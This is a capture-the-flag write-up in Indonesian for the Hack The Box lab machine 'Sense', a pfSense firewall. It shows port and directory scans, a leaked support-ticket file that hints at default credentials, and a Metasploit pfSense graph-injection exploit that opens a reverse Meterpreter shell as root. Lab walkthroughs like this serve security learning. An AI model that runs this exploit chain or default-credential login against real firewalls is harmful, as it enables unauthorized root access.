
Sense



Sense lkys37en FreeBSD 10.10.10.60 503 164

CRACKATOA

Executive Summary

Sense merupakan box berbasis freeBSD berisi firewall (pfsense). Untuk mendapatkan user login pfsense, diharuskan mencari sebuah file yang beisi username dan clue password. Pada box ini ditekankan untuk melakukan enumerasi pada web login pfsense untuk mendapatkan file yang dimaksud. Setelah mendapatkan login, privilege escalation dapat dilakukan dengan memanfaatkan vulnerability yang terdapat pada pfsense versi lama.

Referensi :
https://www.exploit-db.com/exploits/43560/
https://www.rapid7.com/db/modules/exploit/unix/http/pfsense_graph_injection_exec
http://www.security-assessment.com/files/documents/advisory/pfsenseAdvisory.pdf

Technical Detail

Port Scanning menggunakan NMAP

```
root@xd:~# nmap -sV 10.10.10.60

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-16 15:08 WIB
Nmap scan report for 10.10.10.60
Host is up (0.24s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
443/tcp open  ssl/http lighttpd 1.4.35

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.27 seconds
```

Bruteforce directory menggunakan Dirbuster
Wordlist : directory-list-lowercase-2.3-medium.txt (default kali linux)

```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Wed Mar 14 11:47:06 WIB 2018
--------------------------------

https://10.10.10.60:443
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/
/tree/

Dirs found with a 302 response:

/installer/
```

```
--------------------------------
Files found during testing:

Files found with a 200 responce:

/index.php
/stats.php
/help.php
/themes/pfsense_ng/javascript/niftyjsCode.js
/csrf/csrf-magic.js
/system.php
/edit.php
/status.php
/license.php
/javascript/jquery.js
/changelog.txt
/exec.php
/graph.php
/tree/tree.js
/wizard.php
/pkg.php
/xmlrpc.php
/reboot.php
/interfaces.php
/system-users.txt
/services_dyndns.php

Files found with a 302 responce:

/installer/index.php
```

File /system-users.txt mengandung informasi login ke pfsense.

```
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

Petunjuk password sangat jelas, company defaults disini merujuk pada password default dari pfsense. Username dan password yang valid, menggunakan lowercase.

Privilege Escalation

Proses privilege escalation menggunakan exploit:
https://www.rapid7.com/db/modules/exploit/unix/http/pfsense_graph_injection_exec

Modul exploit ini sudah ada dalam metasploit terbaru, sehingga mudah untuk digunakan.

```
root@xd:~# msfconsole
msf > use exploit/unix/http/pfsense_graph_injection_exec
msf exploit(unix/http/pfsense_graph_injection_exec) > set rhost 10.10.10.60
rhost => 10.10.10.60
msf exploit(unix/http/pfsense_graph_injection_exec) > set username rohit
username => rohit
msf exploit(unix/http/pfsense_graph_injection_exec) > set lhost 10.10.14.218
lhost => 10.10.14.218
msf exploit(unix/http/pfsense_graph_injection_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.218:4444
[*] Detected pfSense 2.1.3-RELEASE, uploading intial payload
[*] Payload uploaded successfully, executing
[*] Sending stage (37543 bytes) to 10.10.10.60
[*] Meterpreter session 1 opened (10.10.14.218:4444 -> 10.10.10.60:17028) at 2018-
03-16 15:23:02 +0700
[+] Deleted iIZxGlmpc

meterpreter >
meterpreter > getuid
Server username: root (0)
```

Akses root sudah ditangan, selanjutnya akan lebih mudah untuk mendapatkan root dan user txt.